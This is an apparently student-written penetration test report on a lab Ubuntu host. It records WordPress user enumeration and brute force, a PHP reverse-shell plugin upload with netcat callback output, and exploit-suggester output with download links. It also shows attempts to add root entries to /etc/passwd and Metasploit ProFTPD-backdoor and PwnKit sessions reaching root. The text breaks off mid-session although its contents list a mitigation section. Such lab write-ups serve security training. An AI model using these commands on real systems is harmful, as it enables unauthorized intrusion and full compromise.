

Penetration Testing Report

Target: 192.168.56.111

Assessment Type: Internal Network Penetration Test (Lab)

Operating System: Ubuntu 16.04.3 LTS

Kernel: Linux 4.10.0-28-generic

Assessment Goal: Identify vulnerabilities and demonstrate impact up to root compromise

Report content:

Page NO.	Section / Subsection	Main Content Description
2.	1. Executive Summary	Target info, key findings, critical backdoored FTP on port 21, overall CRITICAL risk level
2-3.	Summary Table of Phases & Techniques	Recon, Access, Initial, Privesc (multiple paths), Config issues
4	2.Scope and Methodology	Scope (single host), Methodology phases
5	3. Network Scanning & Service Enumeration	Network Discovery – Open TCP/UDP ports
6.	4. Web Application Enumeration	4.1 Nikto scan results, /secret/ directory 4.2 Discovery of Hidden WordPress Installation 4.3 WordPress Login Page Identification
7.	5. WordPress User Enumeration	5.1 Username confirmation via author= parameter 5.2 WordPress Login Credential Validation 5.3 Brute force with common wordlists
8-19	6. Initial Access	6.1 Identify current privilege – WordPress admin access 6.2 Upload plugin with PHP reverse shell
10-13	7. Post-Exploitation: Local Enumeration	7.1 System Information (uname, /etc/os-release) 7.2 SUID Binary Enumeration 7.3 System misconfiguration and possible CVEs
14-15	8. Privilege Escalation to Root (Critical)	8.1 Backdoored FTP Service (Port 21) – unauthenticated root shell 8.2 Privilege Escalation via PwnKit
16	9. Mitigation Steps	Immediate actions.(within 24hr) Medium Term(within 1 week)

1. Executive Summary

Target: Ubuntu 16.04.3 LTS (kernel 4.10.0-28-generic). Multiple CRITICAL privilege escalation paths confirmed: USBCreator vuln, writable /etc/passwd, exposed MySQL root password, backdoor root shell on port 21. Initial access via user enumeration + brute force.

The most severe finding was a **backdoored FTP service on port 21**, which allowed **unauthenticated remote root access**, resulting in **complete system compromise**.

Overall Risk Level: ● CRITICAL

Summary Table:

Phase	Technique/information	Risk	Evidence/Event/risk
Recon	User enumeration via error messages	HIGH	"username invalid" responses
Access	Brute force guessable creds	MEDIUM	Default/weak passwords
Initial	FTP backdoor port 21 → root shell	CRITICAL	Direct root access
Privesc	USBCreator D-Bus injection	MEDIUM	"Vulnerable!!" Lin PEAS but it gave gdbus XML response but Not Authorized
Privesc	Writable /etc/passwd	MEDIUM	Direct user addition but authentication failure.
privesc	CVE-2021-4034 PwnKit LPE	HIGH	Local user to root
privesc	CVE-2017-1000112	HIGH	I not Manually exploit it but tool give it vulnerable.
Privesc	CVE-2017-16995	HIGH	I not Manually exploit it but tool give it vulnerable.

Phase	Technique/information	Risk	Evidence/Event/risk
Config issues	Multiple SUID binaries CVE-2019-7304	MEDIUM	Expand attack surface
Config issues	MySQL root password exposed in wp-config.php	MEDIUM	Expand chance of chain- attack

2. Scope & Methodology

Scope

- Single host: 192.168.56.111

Methodology

- Network Scanning & Service Enumeration
- Web Application Enumeration
- Credential Discovery
- Initial Access
- Local Enumeration
- Privilege Escalation
- Root Compromise Validation

3. Network Scanning & Service Enumeration

Network Discovery

TCP PORTS:

port	status	service	version
21	Open	ftp	ProFTPD1.3.3c
22	Open	Ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.2
80	Open	Http	Apache httpd 2.4.18

UDP PORTS:

port	status	service
68	Open	dhcpc
631	Closed	ipp
5353	open	zeroconf

4. Web Application Enumeration

4.1 Directory and File Enumeration:

Nikto scan:

nikto -h <http://192.168.56.111>

Output:

+ /secret/: This might be interesting

+ Apache/2.4.18 appears outdated

4.2 Discovery of Hidden WordPress Installation:


Command: `curl http://192.168.56.111/secret/`

finding: WordPress is there.

4.3 WordPress Login Page Identification:

Command: `curl -I http://192.168.56.111/secret/wp-login.php`

Output: HTTP/1.1 200 ok



Login page of wordpress

5. WordPress User Enumeration

5.1 Username Confirmation:

Command : `curl -I http://192.168.56.111/secret/?author=1 > text1.txt`

Command : `curl -I http://192.168.56.111/secret?author=999 > text2.txt`

Command: `diff text1.txt text2.txt`

Result: difference is there so there is a different response for users(valid and invalid).

Here I guess that admin user is there.

5.2 WordPress Login Credential Validation:

I found that login page give me a different- different error message base on credentials. So I

Try to Confirming 'admin' username is there or not.


Result: it give me this : ERROR: "The password you entered for the username admin is incorrect."

so now I confirm username "**admin**" is there.

5.3 brute force with common wordlists:

I run medusa with common wordlist and I found valid credentials.

valid credential is admin:admin.




Dashboard after login

6. Initial Access:

6.1: identify current privilege:


I try to add new user with role of admin if it succeed then It confirmed I am also admin.



This screenshot shows the WordPress Users management interface. At the top, there's a 'Users' header with an 'Add New' button. Below it, a summary shows 'All (1) | Administrator (1)'. A table lists the existing user 'admin' with the role of Administrator and 1 post. The interface includes search bars, bulk action menus, and role change options.

☐	Username	Name	Email	Role	Posts
☐	admin	—	admin@mail.com	Administrator	1

Before adding new user




This screenshot shows the WordPress Users management interface after adding a new user. A success message 'New user created. [Edit user](#)' is displayed at the top. The summary now shows 'All (2) | Administrator (2)'. The table lists two users: 'admin' and 'hacker', both with the role of Administrator. The 'hacker' user has 0 posts.

☐	Username	Name	Email	Role	Posts
☐	admin	—	admin@mail.com	Administrator	1
☐	hacker	hacker hacker	hackerf-society@gmail.com	Administrator	0

After adding new user

This confirm I am admin.

6.2: upload plugin with php reverse_shell:



Plugin upload

This bind reverse-shell with my machine on port 4444.

```
(jigar@kali)-[~/Desktop]
$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.56.107] from (UNKNOWN) [192.168.56.111] 35514
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:6b:50:4b
          inet addr:192.168.56.111  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::68b1:8e58:2575:44a0/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:798 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3427 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:169067 (169.0 KB)  TX bytes:5354263 (5.3 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:11542 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11542 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:857197 (857.1 KB)  TX bytes:857197 (857.1 KB)

$ █
```

Proof of reverse shell

7. Post-Exploitation: Local Enumeration:

7.1 System Information:

Command: `uname -a`

Command: `cat /etc/os-release`

```
$ uname -a
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
$ cat /etc/os-release
NAME="Ubuntu"
VERSION="16.04.3 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.3 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
$
```

System info.

7.2 SUID Binary Enumeration:

Command: `find / -perm -4000 -type f 2>/dev/null`

```
$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/gpasswd
/usr/sbin/pppd
/bin/ping6
/bin/fusermount
/bin/umount
/bin/su
/bin/ping
/bin/mount
/bin/ntfs-3g
```

Interesting Binary files

7.3 system misconfiguration and possible CVE's

1. USBCreator Vulnerable:

```
Operative system
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploits
Linux version 4.10.0-28-generic (buildd@lgw01-12) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1-16.04.4)) #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017
Distributor ID: Ubuntu
Description: Ubuntu 16.04.3 LTS
Release: 16.04
Codename: xenial

Sudo version
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-version
Sudo version 1.8.16

USBCreator
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/d-bus-enumeration-and-command-injection-privilege-escalation.html
vulnerable!!
```

```
$ gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubunt/USBCreator --method org.freedesktop.DBus.Introspectable.Introspect
('(<!DOCTYPE node PUBLIC "-//freedesktop/OTD D-BUS Object Introspection 1.0//EN" "http://www.freedesktop.org/standards/dbus/1.0/introspect.dtd">
<node name="/com/ubunt/USBCreator">
  <interface name="org.freedesktop.DBus.Introspectable">
    <method name="Introspect">
      <arg direction="out" type="s">
        </arg>
      </method>
    </interface>
    <interface name="com.ubuntu.USBCreator">
      <method name="Unmount">
        <arg direction="in" type="s" name="device">
          </arg>
        </method>
      <method name="KVNOk">
        <arg direction="out" type="b">
          </arg>
        </method>
      <method name="Shutdown">
        </method>
      <method name="Image">
        <arg direction="in" type="s" name="source">
          </arg>
        <arg direction="in" type="s" name="target">
          </arg>
        <arg direction="in" type="b">
          </arg>
        </method>
      <signal name="Progress">
        <arg type="u" name="value">
          </arg>
        </signal>
      </interface>
    </node>
  </node>
</node>')
$ gdbus call --system --dest com.ubuntu.USBCreator \
--object-path /com/ubunt/USBCreator \
--method com.ubuntu.USBCreator.Image \
string:"/etc/machine-id" string:"/tmp/pwned.txt" boolean:true
> > Error parsing parameter 3 of type 'b': expected value:
boolean:true
^
$ ls -la /tmp/pwned.txt
ls: cannot access '/tmp/pwned.txt': No such file or directory
$ gdbus call --system --dest com.ubuntu.USBCreator \
--object-path /com/ubunt/USBCreator \
--method com.ubuntu.USBCreator.Image \
string:"/etc/machine-id" string:"/tmp/pwned.txt" boolean:true
> > Error parsing parameter 3 of type 'b': expected value:
boolean:true
^
$ gdbus call --system --dest com.ubuntu.USBCreator \
--object-path /com/ubunt/USBCreator \
--method com.ubuntu.USBCreator.Image \
string:"/etc/machine-id" string:"/tmp/pwned.txt" boolean:true
> > Error parsing parameter 3 of type 'b': expected value:
```

```
$ ls -la /tmp/pwned.txt
ls: cannot access '/tmp/pwned.txt': No such file or directory
$ gdbus call --system --dest com.ubuntu.USBCreator \
--object-path /com/ubunt/USBCreator \
--method com.ubuntu.USBCreator.Image \
string:"/etc/machine-id" string:"/tmp/pwned.txt" boolean:true
> > Error parsing parameter 3 of type 'b': expected value:
boolean:true
^
$ gdbus call --system --dest com.ubuntu.USBCreator \
--object-path /com/ubunt/USBCreator \
--method com.ubuntu.USBCreator.Image \
string:"/etc/machine-id" string:"/tmp/pwned.txt" boolean:true
> > Error parsing parameter 3 of type 'b': expected value:
boolean:true
^
$ gdbus call --system --dest com.ubuntu.USBCreator \
--object-path /com/ubunt/USBCreator \
--method com.ubuntu.USBCreator.Image \
string:"/etc/machine-id" string:"/tmp/pwned.txt" true
> > Error: GDBus.Error:org.freedesktop.DBus.Python.dbus.exceptions.DBusException: com.ubuntu.USBCreator.Error.NotAuthorized
(According to introspection data, you need to pass 'ssb')
```

2. Possible CVE's:

```
https://github.com/mzet-/linux-exploit-suggester
[CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ], debian=7|8|9|10|11, fedora, manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[CVE-2021-3156] sudo Baron Samedit 2

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: centos=6|7|8, [ ubuntu=14|16|17|18|19|20 ], debian=9|10
Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[CVE-2017-7308] af_packet

Details: https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html
Exposure: probable
Tags: [ ubuntu=16.04 ]{kernel=4.8.0-(34|36|39|41|42|44|45)-generic}
Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-7308/poc.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-7308/poc.c
Comments: CAP_NET_RAW cap or CONFIG_USER_NS=y needed. Modified version at 'ext-url' adds support for additional kernels

[CVE-2017-1000112] NETIF_F_UFO

Details: http://www.openwall.com/lists/oss-security/2017/08/13/1
Exposure: probable
Tags: ubuntu=14.04{kernel=4.4.0-*}, [ ubuntu=16.04 ]{kernel=4.8.0-*}
Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-1000112/poc.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-1000112/poc.c
Comments: CAP_NET_ADMIN cap or CONFIG_USER_NS=y needed. SMEP/KASLR bypass included. Modified version at 'ext-url' adds support for additional distros/kernels

[CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)

Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
Exposure: less probable
Tags: ubuntu=(22.04){kernel=5.15.0-27-generic}
Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
Comments: kernel.unprivileged_usersns_clone=1 required (to obtain CAP_NET_ADMIN)

[CVE-2022-2586] nft_object UAF

Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
Exposure: less probable
Tags: ubuntu=(20.04){kernel=5.12.13}
Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
Comments: kernel.unprivileged_usersns_clone=1 required (to obtain CAP_NET_ADMIN)
```

```
[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)
Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
Exposure: less probable
Tags: ubuntu=(22.04){kernel=5.15.0-27-generic}
Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
Comments: kernel.unprivileged_usersns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2022-2586] nft_object UAF
Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
Exposure: less probable
Tags: ubuntu=(20.04){kernel=5.12.13}
Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
Comments: kernel.unprivileged_usersns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2021-3156] sudo Baron Samedit
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: less probable
Tags: mint=19, ubuntu=18|20, debian=10
Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] netfilter heap out-of-bounds write
Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: less probable
Tags: ubuntu=20.04{kernel=5.8.0-4*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback
Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
Exposure: less probable
Tags: mint=19
Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c
Comments: sudo configuration requires pwfeedback to be enabled.

[+] [CVE-2019-15660] XFRM_UAF
Details: https://duasynt.com/blog/ubuntu-centos-redhat-privesc
Exposure: less probable
Download URL:
Comments: CONFIG_USER_NS needs to be enabled; CONFIG_XFRM needs to be enabled
```



```

[CVE-2018-1000001] RationalLove
Details: https://www.halfdog.net/Security/2017/LibcRealpathBufferUnderflow/
Exposure: less probable
Tags: debian=9{libc6:2.24-11+deb9u1},ubuntu=16.04.3{libc6:2.23-0ubuntu9}
Download URL: https://www.halfdog.net/Security/2017/LibcRealpathBufferUnderflow/RationalLove.c
Comments: kernel.unprivileged_usersns_clone=1 required

[CVE-2017-1000366,CVE-2017-1000379] linux_ldso_hwcaps_64
Details: https://www.qualys.com/2017/06/19/stack-clash/stack-clash.txt
Exposure: less probable
Tags: debian=7.7|8.5|9.0,ubuntu=14.04.2|16.04.2|17.04, fedora=22|25,centos=7.3.1611
Download URL: https://www.qualys.com/2017/06/19/stack-clash/linux_ldso_hwcaps_64.c
Comments: Uses "Stack Clash" technique, works against most SUID-root binaries

[CVE-2017-1000253] PIE_stack_corruption
Details: https://www.qualys.com/2017/09/26/linux-pie-cve-2017-1000253/cve-2017-1000253.txt
Exposure: less probable
Tags: RHEL=6,RHEL=7{kernel:3.10.0-514.21.2|3.10.0-514.26.1}
Download URL: https://www.qualys.com/2017/09/26/linux-pie-cve-2017-1000253/cve-2017-1000253.c

[CVE-2017-16995] eBPF_verifier
Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
Exposure: highly probable
Tags: debian=9.0{kernel:4.9.0-3-amd64}, fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},[ ubuntu=(16.04|17.04){kernel:4.(8|10).0-(19|28|45)-generic} ]
Download URL: https://www.exploit-db.com/download/45010
Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

```

3. etc/passwd file is writable.

```

= Hashes inside passwd file? ..... No
= Writable passwd file? ..... /etc/passwd is writable
= Credentials in fstab/mtab? ..... No
= Can I read shadow files? ..... root::!17484:0:99999:7:::

```

```

$
$ echo "hackme:\$6\$abc\$xyz123:0:0::/root:/bin/bash" >> /etc/passwd
$ su hackme
su: must be run from a terminal
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@vtcsec:/var/www/html/secret/wp-admin$ su hackme
su hackme
Password: abc

su: Authentication failure
www-data@vtcsec:/var/www/html/secret/wp-admin$

www-data@vtcsec:/var/www/html/secret/wp-admin$ exit
exit
exit
$ echo "root::0:0::/root:/bin/bash" >> /etc/passwd
$ tail -1 /etc/passwd
root::0:0::/root:/bin/bash
$ su root
su: must be run from a terminal
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@vtcsec:/var/www/html/secret/wp-admin$ su root
su root
Password:

su: Authentication failure

```

/etc/passwd/ is writable but authentication failure

8. Privilege Escalation to Root (Critical):

8.1 Backdoored FTP Service (Port 21)

The FTP service on port 21 was identified as backdoored, allowing unauthenticated remote command execution as root.

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 5555
LPORT => 5555
msf exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:5555
[*] 192.168.56.111:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo FASlq4y3gcnVXJ9o;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "FASlq4y3gcnVXJ9o\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.107:5555 -> 192.168.56.111:55054) at 2026-01-18 10:56:58 +0530

whoami
root
uname -a
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

8.2 privilege esc. Via PwnKit:

```
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.107:4444
[*] Command shell session 1 opened (192.168.56.107:4444 -> 192.168.56.111:59272) at 2026-01-18 21:45:55 +0530

Shell Banner:
/bin/sh: 0: can't access tty; job control turned off
$

$ whoami
www-data
$ ^Z
Background session 1? [y/N] y
